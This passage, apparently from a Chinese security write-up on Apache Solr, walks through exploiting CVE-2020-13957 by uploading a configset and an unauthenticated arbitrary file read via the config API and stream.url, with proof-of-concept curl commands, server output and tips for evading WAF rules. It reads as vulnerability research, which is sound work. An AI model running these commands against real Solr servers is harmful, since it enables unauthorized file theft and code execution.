
org.apache.solr.servlet.HttpSolrCall#writeResponse




org.apache.solr.response.QueryResponseWriterUtil#writeQueryResponse



最后进入到模板引擎渲染阶段 org.apache.solr.response.VelocityResponseWriter#write



此时部分调用栈

```
curl "http://192.168.33.130:8983/solr/db/debug/dump?param=ContentStreams" -F "stream.url
=file:///C:/a.txt"
```

### 2.9 CVE-2020-13957

### 官方 API 参考文档

https://lucene.apache.org/solr/guide/8_4/configsets-api.html#configsets-api

The configset to be created when the upload is complete. This parameter is required.

The body of the request should be a zip file that contains the configset. The zip file must be created from within the `conf` directory (i.e., `solrconfig.xml` must be the top level entry in the zip file).

Here is an example on how to create the zip file named "myconfig.zip" and upload it as a configset named "myConfigSet":

```
$ (cd solr/server/solr/configsets/sample_techproducts_configs/conf && zip -r - *) >
myconfigset.zip

$ curl -X POST --header "Content-Type:application/octet-stream" --data-binary @myconfigset.zip
"http://localhost:8983/solr/admin/configs?action=UPLOAD&name=myConfigSet"
```

The same can be achieved using a Unix pipe with a single request as follows:

-defalut

```
$ (cd server/solr/configsets/sample_techproducts_configs/conf && zip -r - *) | curl -X POST --
header "Content-Type:application/octet-stream" --data-binary @-
"http://localhost:8983/solr/admin/configs?action=UPLOAD&name=myConfigSet"
```

The `UPLOAD` command does not yet have a v2 equivalent API.


首先准备配置文件

```
docker cp c3:/opt/solr-8.2.0/server/solr/configsets/_default/conf ./
```

修改 solrconfig.xml  velocity.params.resource.loader.enabled:false 为 true

```
  -->
<queryResponseWriter name="velocity" class="solr.VelocityResponseWriter" startup="lazy">
  <str name="template.base.dir">${velocity.template.base.dir:}</str>
  <str name="solr.resource.loader.enabled">${velocity.solr.resource.loader.enabled:true}</str>
  <str name="params.resource.loader.enabled">${velocity.params.resource.loader.enabled:true}</str>
</queryResponseWriter>
```


目录如下





压缩为 zip，通过 Configset API 上传到服务器

```
curl -X POST --header "Content-Type:application/octet-stream" --data-binary @ssscon
```


```
figset.zip "http://localhost:8983/solr/admin/configs?action=UPLOAD&name=sssConfigSet"
```





配置文件上传成功





通过 API 创建新的 collecton，或者从前台创建也可




创建成功




执行命令





其实是官方正常功能

### 2.10 全版本任意文件读取（官方拒绝修复）

默认安装未授权情况下，各项配置皆为默认

下载 Solr 最新版本

http://archive.apache.org/dist/lucene/solr/8.80/solr-8.8.0.tgz





POC

```
curl -d '{  "set-property" : {"requestDispatcher.requestParsers.enableRemoteStreaming":true}}' http://192.168.33.130:8983/solr/db/config -H 'Content-type:application/json'
curl "http://192.168.33.130:8983/solr/db/debug/dump?param=ContentStreams" -F "stream.url=file:///C:/a.txt"
```

**复现**

1. 第一步


```
curl -d '{  "set-property" : {"requestDispatcher.requestParsers.enableRemoteStreaming":true}}' http://192.168.33.130:8983/solr/db/config -H 'Content-type:application/json'
```




```
  "responseHeader":{
    "status":0,
    "QTime":1775},
  "WARNING":"This response format is experimental.  It is likely to change in the future."}
root@kali:~#
```


2. 第二步

```
curl "http://192.168.33.130:8983/solr/db/debug/dump?param=ContentStreams" -F "stream.url
=file:///C:/a.txt"
```




```
    "code":400}}
root@kali:~# curl "http://192.168.33.130:8983/solr/db/debug/dump?param=ContentStreams" -F "stream
.url=file:///C:/a.txt"
{
  "responseHeader":{
    "status":0,
    "QTime":13,
    "handler":"org.apache.solr.handler.DumpRequestHandler",
    "params":{
      "param":"ContentStreams",
      "stream.url":"file:///C:/a.txt"}},
  "params":{
    "stream.url":"file:///C:/a.txt",
    "echoHandler":"true",
    "param":"ContentStreams",
    "echoParams":"explicit"},
  "streams":[{
      "name":null,
      "sourceInfo":"url",
      "size":null,
      "contentType":null,
      "stream":"aaaaaaaaaaaaaaaaaaaaa"}],
  "context":{
    "webapp":"/solr",
    "path":"/debug/dump",
    "httpMethod":"POST"}}
root@kali:~#
```


### 3. 漏洞信息跟进

---

https://cwiki.apache.org/confluence/display/solr/SolrSecurity

https://issues.apache.org/jira/browse/SOLR

https://issues.apache.org/jira/browse/SOLR

### 4. 厂商防护及绕过思路

---

这种组件直接放内网就好了，或者一定配置身份校验，且 Solr 路由写的比较死，厂商提取规则时只要将 url 过滤完整即可，不会存在绕过情况。

绕过的话，虽然说每个漏洞 url 较为固定，但是每个功能的触发点皆为每个 core 或 collection，core 的名称包含在 url 中，且生产环境中为用户自定义，很多规则编写者通常只将示例 example 加入检测，可绕过几率很高。

## 四、个人思考

Apache Solr 整体默认安装为未授权，且大部分资产都为未授权，提供众多 api 接口，支持未授权用户通过 config api 更改配置文件，攻击面较大。

## 五、参考链接


https://solr.apache.org/guide/8_6/

https://caiqiqi.github.io/2019/11/03/Apache-Solr%E6%BC%8F%E6%B4%9E%E5%90%88%E9%9B%86/

https://baike.baidu.com/item/apache%20solr

https://cwiki.apache.org/confluence/display/solr/SolrSecurity

https://www.jianshu.com/p/03b1199dec2c

https://zhuanlan.zhihu.com/p/71629409

https://issues.apache.org/jira/browse/SOLR-12770

https://xz.aliyun.com/t/8374

https://www.ebounce.cn/web/73.html

https://developer.aliyun.com/article/616505

https://www.jianshu.com/p/d3d83b6cb17c

https://www.cnblogs.com/leeSmall/p/8992708.html

https://zhouj000.github.io/2019/01/24/solr-6/

https://juejin.im/post/6844903949116391431

http://codingdict.com/article/9427

https://xz.aliyun.com/t/2448

https://xz.aliyun.com/t/1523#toc-1

https://paper.seebug.org/1009/

https://xz.aliyun.com/t/4422